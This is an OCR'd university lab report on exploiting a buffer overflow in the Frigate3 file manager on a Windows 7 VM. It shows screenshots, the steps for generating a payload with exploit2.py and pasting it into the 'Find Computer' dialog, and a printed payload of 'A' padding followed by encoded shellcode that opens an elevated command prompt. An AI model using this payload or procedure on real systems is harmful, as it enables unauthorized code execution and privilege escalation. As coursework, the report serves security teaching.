
Lab Assignment -10


Name : D.Vakuladevi
Reg.No.: 19BCE7061
Slot : L39-40

Working with the memory vulnerabilities


1)Install Frigate3 on Windows 7 VM: Frigate3 UI and Execute the exploit2.py to generate the payload_cmd.txt file.



Name	Date modified	Type	Size
exploit2	5/17/2021 3:24 PM	Python File	3 KB
Frigate3	5/16/2021 8:19 PM	Shortcut	1 KB
Frigate3_Pro_v36	5/16/2021 1:10 PM	Application	15,362 KB
Lab 9-12.04.2021	5/17/2021 3:24 PM	Office Open XML ...	20 KB
Lab 10-19.04.2021	5/16/2021 1:10 PM	Office Open XML ...	21 KB
memory_vulnerabilities_code_walkthrough	5/17/2021 3:24 PM	Office Open XML ...	925 KB
Vuln_Program_Stream	5/16/2021 1:05 PM	Application	800 KB




Name	Date modified	Type	Size
exploit2	5/17/2021 1:23 PM	Python File	3 KB
Lab 9-12.04.2021	5/17/2021 2:28 PM	Office Open XML ...	20 KB
payload	5/17/2021 1:33 PM	Text Document	5 KB


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 14 31 00
Daito ▸ Downloads ▸ Vullln
payload - Notepad
File Edit Format View Help


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë Kş @%âÛÎÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUak
```

2)Copy the payload and open the frigate software with admin privileges, Go to disks and select find computer and paste the payload in it.




Name	Date modified	Type	Size
exploit2	5/17/2021 3:24 PM	Python File	3 KB
Frigate3	5/16/2021 8:19 PM	Shortcut	1 KB
Frigate	2021 1:10 PM	Application	15,362 KB
Lab 9-	2021 3:24 PM	Office Open XML ...	20 KB
Lab 10	2021 1:10 PM	Office Open XML ...	21 KB
memo	2021 3:24 PM	Office Open XML ...	925 KB
payloa	2021 3:25 PM	Text Document	5 KB
Vuln_F	2021 1:05 PM	Application	800 KB

Frigate3 Date modified: 5/16/2021 8:19 PM Date created: 5/16/2021 8:19 PM
Shortcut Size: 947 bytes



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%âÛfÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUak
```


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Change left drive Alt+F1
Change right drive Alt+F2
Refresh panels Alt+R
Open path on left panel Ctrl+Alt+Left
Open path on right panel Ctrl+Alt+Right
Find Computer Shift+Ctrl+\
Volume label
Disk info Ctrl+L
Connect network drive
Disconnect network drive
Ftp Connect Ctrl+F
Quick Ftp Connect Shift+Ctrl+F
Delete Rename Select Favorites Search FTP Pack Purchase
Add Quick Launch 14 : 33 : 13
File Manager
List Name

C:\Program Files (x86)\Frigate3\


..	
Addons	
Data	
Help	
Plugins	
ct	exe
Frigate3	exe
unins000	exe
cabinet	dll
dcrawlib	dll
elpackD6	bpl
Frigate Features	htm
Frigate	rtf
license	txt
rtl60	bpl
Spell	cfg
tb2k_d6	bpl
unacev2	dll
unins000	dat
unrar3	dll
vcl60	bpl
WnASPI32	dll

Frigate3.exe 1,325.00 KB 1/31/2009 5:42:02...

8,096.07 KB in 21 files

20.51 GB free on drive C 35.70%

Here you will find some advices that are to help you to master Frigate quickly and totally.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Purchase
Stop
Add Quick Launch 14 : 33 : 48
File Manager Frigate3 Frigate.rtf Frigate Features.htm
List Name
Find Computer
OK Cancel

C:\Program Files (x86)\Frigate3\

Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0


Frigate3.exe 1,325.00 KB 1/31/2009 5:42:02...

8,096.07 KB in 21 files

20.51 GB free on drive C 35.70%

Here you will find some advices that are to help you to master Frigate quickly and totally.


3)The CMD that opens after crashing the application is opened with elevated privileges.



